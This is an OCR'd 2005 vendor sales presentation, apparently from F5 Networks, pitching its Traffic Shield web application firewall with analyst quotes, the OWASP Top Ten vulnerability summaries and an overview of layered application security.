Filling the security gap between network and application

Praha
November 2005

Ingmar Lüdemann

Security Sales Manager Central & Eastern Europe

Agenda

1. Overview of making Applications

   >available< – >fast< – >secure<

2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary


Agenda

1. Overview of making Applications
   >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary

Agenda

1. Overview of making Applications >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary

Application Market Opportunity



Sources: Yankee Group, Eric Ogren, in an interview with Network Magazine, June 21, 2003, Spire Security, Gartner, TIP

- "**The Web application security market will be the hottest sector in Internet security**. Enterprises will allocate budget for Web Application Gateway evaluations from IDS and firewall line items before officially budgeting for Web application gateways in 2004."
- ***(Eric Ogren, Yankee Group)***

- "**Hackers have fallen in love with application layer attacks**, and with good reason. They are relatively easy to execute, and the opportunities are virtually unlimited. Web applications are fertile ground for hackers, and they control the direct connection to the underlying databases."
(Pete Lindstrom, Spire Security)


- "**My advice is: Buy a Web application-specific firewall** today and install it in front of all your Web servers as soon as you can."
- **(Richard Stiennon, Gartner, 11/03)**

- **"Application Firewalls are another hot project. Nearly 1/3 (32 percent) of interviewees have Application Firewall projects planned for next year [2004]."**
(TIP Research, 12/03)

Enterprise Security's Gaping Hole


"64% of the 10 million security incidents tracked targeted port 80."

Information Week




Requirements For Application Security

Securing user AND transaction access to applications and data is critical to completely securing enterprise IT


Unauthorized User From A Valid Terminal
Partner
Employee
Customer
Invalid Transaction From A Valid System
Corporate IP Network
User/transaction validity
App & data access auth.
Corporate Apps & Data
Network Perimeter Security
(Firewall, Virus Scan, IDS, etc.)

Top Ten Areas Budgeted for Security Solutions in 2004


Source: The Yankee Group 2003 Enterprise Security Spending Survey



Why do you need a Web Application Firewall (WAF)?

- Previous Focus: network perimeter
- perimeter security: legal or illegal Request?
- “application layer left the internal applications, users and processes wide open”
- Previous Client-Server Apps no go online
- General Increase of web vulnerabilities
- Enormous Time Pressure to go productiv
- New Legal Conditions (personal data security, Basel II, sarbanes oxley…)

What dangers do we face?


Top Ten - Microsoft Internet Explorer bereitgestellt von F5 Networks GmbH
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Address
http://www.owasp.org/documentation/topten.html
Go
Privacy
Registration

Overview

The following table summarizes the OWASP Top Ten. However, we strongly recommend reading the full report, as each area covers quite a lot of ground.

OWASP Top Ten Most Critical Web Application Security Vulnerabilities		
A1	**Unvalidated Input**	Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backend components through a web application.
A2	**Broken Access Control**	Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.
A3	**Broken Authentication and Session Management**	Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.
A4	**Cross Site Scripting (XSS) Flaws**	The web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user?s session token, attack the local machine, or spoof content to fool the user.
A5	**Buffer Overflows**	Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and web application server components.
A6	**Injection Flaws**	Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.
A7	**Improper Error Handling**	Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.
A8	**Insecure Storage**	Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.
A9	**Denial of Service**	Attackers can consume web application resources to a point where other legitimate users can no longer access or use the application. Attackers can also lock users out of their accounts or even cause the entire application to fail.
A10	**Insecure Configuration Management**	Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.

How can you secure your applications?

- **No single product ?**
- **Layered approach:**
  - **Web application vulnerability assessment tool**
    - Simulating Hacker Attacks
    - More effective as manual penetration tests
    - Check before Application is online
  - **Code scanner**
    - Check of source code
    - Tool for developer
    - => AppScan (watchfire)
  - **Web Application Firewall**
    - Directly in Data flow to prevent attacks
    - Allows Content Inspection
    - Positive security model
    - Different methods of policy creation
    - Great help when using (negative) Patch Availability

Distinction to Web Services products

- **Web application security Produkte**
  - Browser based applications
- **Web Services Firewall**
  - Focus auf server – to – server; basierend auf Web Services Standard
  - Extensible Markup Language (XML)
  - Simple Object Access Protocol (SOAP)

⇒ **Tendency of cohalescence**


⇒ Already addressed (road map)

Excursion to:

Risk Management

see separate presentation

Application Security



Email and File Access Security

– Virus filtering of file uploads

– Filter email worms and virus

Web application security


– Cross-site scripting

– Buffer overflow

– SQL injection

– Cookie management

Difference to other Security - Solutions



Firewall

Intrusion Prevention

Application Security Gateway

Application Level Attacks

Protocol Level Attacks

